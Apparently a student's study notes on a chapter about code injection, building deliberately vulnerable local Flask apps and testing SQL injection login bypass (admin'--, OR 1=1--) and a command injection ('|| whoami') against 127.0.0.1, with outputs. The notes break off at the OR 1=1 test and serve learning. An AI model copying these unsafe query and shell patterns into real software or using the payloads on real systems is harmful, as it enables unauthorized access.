Chapter 9

Injecting Code:


This section explains that code injection attacks come in many forms, so the book focuses on practical, real-world exploitation rather than theory. It highlights SQL injection as a major and still-dangerous attack and promises to cover modern techniques in detail. By learning several types of injection, readers can apply the same ideas to discover and exploit new ones later.

Injecting into Interpreted Languages:

Interpreted languages run code at runtime and often mix user input with program instructions. If user input isn't handled safely, attackers can inject commands that the interpreter executes as real code. This can lead to full system compromise, especially when scripts run with high privileges.


Observing injection on local vulnerable website with DB:

Users.py:



```python
import sqlite3

conn = sqlite3.connect("users.db")
c = conn.cursor()

c.execute("""
CREATE TABLE users (
    id INTEGER PRIMARY KEY,
    username TEXT,
    password TEXT
)
""")

c.execute("INSERT INTO users VALUES (1, 'admin', 'admin123')")
c.execute("INSERT INTO users VALUES (2, 'user', 'password')")

conn.commit()
conn.close()
```


App.py:



app.py > ...

```python
from flask import Flask, request
import sqlite3

app = Flask(__name__)

def get_db():
    return sqlite3.connect("users.db")

@app.route("/login")
def login():
    username = request.args.get("username")
    password = request.args.get("password")

    conn = get_db()
    cursor = conn.cursor()

    # ❌ VULNERABLE QUERY (string concatenation)
    query = f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
    cursor.execute(query)

    result = cursor.fetchall()

    if result:
        return "Login successful!"
    else:
        return "Login failed."

if __name__ == "__main__":
    app.run(debug=True)
```


Terminal:



```
PS E:\Tounderstnad\Vuln_web_with_DB_for_injection> python users.py
PS E:\Tounderstnad\Vuln_web_with_DB_for_injection> python app.py
 * Serving Flask app 'app'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 998-674-252
```

Step1: (Goal: SQL injection test.) In normal way. Just visit:


http://127.0.0.1:5000/login?username=admin&password=admin123



http://127.0.0.1:5000/login?username=admin&password=admin123

Login successful!

Now, change it as: http://127.0.0.1:5000/login?username=admin'--&password=anything




http://127.0.0.1:5000/login?username=admin%27--&password=anything

Login successful!

Clearly, we bypassed the authentication. As user input became SQL code.


Step2: (Goal: Command Injection.)

Add this section to the app.py:



```python
app.py > ...
from flask import Flask, request
import sqlite3
app = Flask(__name__)
def get_db():
    return sqlite3.connect("users.db")

@app.route("/login")
def login():
    username = request.args.get("username")
    password = request.args.get("password")

    conn = get_db()
    cursor = conn.cursor()

    # ❌ VULNERABLE QUERY (string concatenation)
    query = f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
    cursor.execute(query)

    result = cursor.fetchall()

    if result:
        return "Login successful!"
    else:
        return "Login failed."

import os

@app.route("/ping")
def ping():
    host = request.args.get("host")

    # ❌ INTENTIONALLY VULNERABLE (Windows)
    command = "ping " + host
    return os.popen(command).read()

if __name__ == "__main__":
    app.run(debug=True)
```


Normal use: http://127.0.0.1:5000/ping?host=127.0.0.1



```
http://127.0.0.1:5000/ping?host=127.0.0.1
```

```
Pinging 127.0.0.1 with 32 bytes of data: Reply from 127.0.0.1: bytes=32 time<1ms TTL=128 Reply from 127.0.0.1: bytes=32 time<1ms TTL=128 Reply from 127.0.0.1: bytes=32 time<1ms TTL=128 Reply from 127.0.0.1: bytes=32
time<1ms TTL=128 Ping statistics for 127.0.0.1: Packets: Sent = 4, Received = 4, Lost = 0 (0% loss), Approximate round trip times in milli-seconds: Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Malicious test: http://127.0.0.1:5000/ping?host=invalidhost || whoami



```
http://127.0.0.1:5000/ping?host=invalidhost%20||%20whoami
```

```
Ping request could not find host invalidhost. Please check the name and try again. laptop-4fonia31\aditya
```

Injecting into SQL:

- Websites store data in databases
- Databases are accessed using SQL
- If user input is not handled safely, attackers can inject SQL commands
- This is called SQL Injection
- It can lead to total data theft or server takeover
- Modern apps hide errors, so attacks are more subtle
- Different databases behave differently
- Practicing on a local or online database helps a lot

Exploiting a Basic Vulnerability:

- The app builds SQL queries using user input
- Quotes (') separate data from SQL code
- An apostrophe in input can break the query
- This exposes SQL injection
- Attackers can change query logic (OR 1=1)
- Comments (--) hide syntax errors
- Even small SQL injection bugs are very dangerous

Bypassing a Login:


- Login systems often use SQL to check usernames and passwords
- If user input is inserted directly into SQL, it’s dangerous
- SQL comments (--) can disable password checks
- Logic like OR 1=1 always evaluates to true
- This can cause the app to log in the attacker as another user
- Login-related SQL injection is critical severity

Finding SQL Injection Bugs:

- Some SQL injection bugs are easy to spot, others are hidden
- Any data sent to the server can be dangerous
- Test URLs, forms, cookies, headers — everything
- Multi-step forms can hide vulnerabilities
- SQL strings use single quotes, which are often the weak point
- Careful, structured testing finds most SQL injection flaws


Practising the SQL injection on a local website:

Intit_db.py:



```python
# Create users table
cur.execute("""
CREATE TABLE users (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    username TEXT,
    password TEXT
)
""")

# Insert users (admin is first user)
cur.execute("INSERT INTO users (username, password) VALUES ('admin', 'admin123')")
cur.execute("INSERT INTO users (username, password) VALUES ('user', 'user123')")

# Create books table
cur.execute("""
CREATE TABLE books (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    author TEXT,
    title TEXT,
    publisher TEXT
)
""")

cur.execute("INSERT INTO books (author, title, publisher) VALUES ('Author1', 'Book1', 'Wiley')")
cur.execute("INSERT INTO books (author, title, publisher) VALUES ('Author2', 'Book2', 'OReilly')")
cur.execute("INSERT INTO books (author, title, publisher) VALUES ('Author3', 'Book3', 'Penguin')")

conn.commit()
conn.close()

print("Database created successfully")
```


App.py:



```python
from flask import Flask, request
import sqlite3
app = Flask(__name__)
def query_db(query):
    conn = sqlite3.connect("test.db")
    cur = conn.cursor()
    cur.execute(query)
    rows = cur.fetchall()
    conn.close()
    return rows
@app.route("/login")
def login():
    username = request.args.get("username", "")
    password = request.args.get("password", "")
    # ❌ INTENTIONALLY VULNERABLE
    sql = f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
    result = query_db(sql)
    if result:
        return f"Logged in as: {result[0][1]}"
    else:
        return "Login failed"
@app.route("/search")
def search():
    publisher = request.args.get("publisher", "")
    # ❌ INTENTIONALLY VULNERABLE
    sql = f"SELECT author, title FROM books WHERE publisher = '{publisher}'"
    result = query_db(sql)
    return str(result)
@app.route("/page")
def page():
    page_id = request.args.get("id", "1")
    # ❌ Numeric SQL injection
    sql = f"SELECT title FROM books WHERE id = {page_id}"
    result = query_db(sql)
    return str(result)
app.run(debug=True)
```

Step1: (Goal: Normal Behavior)


Visit http://127.0.0.1:5000/login?username=admin&password=admin123



http://127.0.0.1:5000/login?username=admin&password=admin123

Logged in as: admin


Visit: http://127.0.0.1:5000/search?publisher=Wiley



http://127.0.0.1:5000/search?publisher=Wiley

[('Author1', 'Book1')]

Visit: http://127.0.0.1:5000/page?id=1




http://127.0.0.1:5000/page?id=1

[('Book1',)]

Step2: (Goal: String SQL Injection tests)

Single quote test, visit: http://127.0.0.1:5000/search?publisher=%27




http://127.0.0.1:5000/search?publisher=%27

```
sqlite3.OperationalError

sqlite3.OperationalError: unrecognized token: "'''"

Traceback (most recent call last)

File "C:\Users\Aditya\AppData\Roaming\Python\Python313\site-packages\flask\app.py", line 1536, in __call__
  return self.wsgi_app(environ, start_response)
         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "C:\Users\Aditya\AppData\Roaming\Python\Python313\site-packages\flask\app.py", line 1514, in wsgi_app
  response = self.handle_exception(e)
             ^^^^^^^^^^^^^^^^^^^^^^^^
File "C:\Users\Aditya\AppData\Roaming\Python\Python313\site-packages\flask\app.py", line 1511, in wsgi_app
  response = self.full_dispatch_request()
             ^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "C:\Users\Aditya\AppData\Roaming\Python\Python313\site-packages\flask\app.py", line 919, in full_dispatch_request
  rv = self.handle_user_exception(e)
       ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "C:\Users\Aditya\AppData\Roaming\Python\Python313\site-packages\flask\app.py", line 917, in full_dispatch_request
  rv = self.dispatch_request()
       ^^^^^^^^^^^^^^^^^^^^^^^
File "C:\Users\Aditya\AppData\Roaming\Python\Python313\site-packages\flask\app.py", line 902, in dispatch_request
  return self.ensure_sync(self.view_functions[rule.endpoint])(**view_args)  # type: ignore[no-any-return]
         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "E:\Tounderstnad\sql_injection_lab\app.py", line 27, in search
  result = query_db(sql)
           ^^^^^^^^^^^^^
File "E:\Tounderstnad\sql_injection_lab\app.py", line 7, in query_db
  cur.execute(query)
```

We can see a SQL error it suggests that it is vulnerable.


Double quote escape test, visit: http://127.0.0.1:5000/search?publisher=%27%27



```
http://127.0.0.1:5000/search?publisher=%27%27

[]
```

Error disappears → SQL injection confirmed

OR 1=1 logic, visit: http://127.0.0.1:5000/search?publisher=Wiley%27%20OR%201=1--

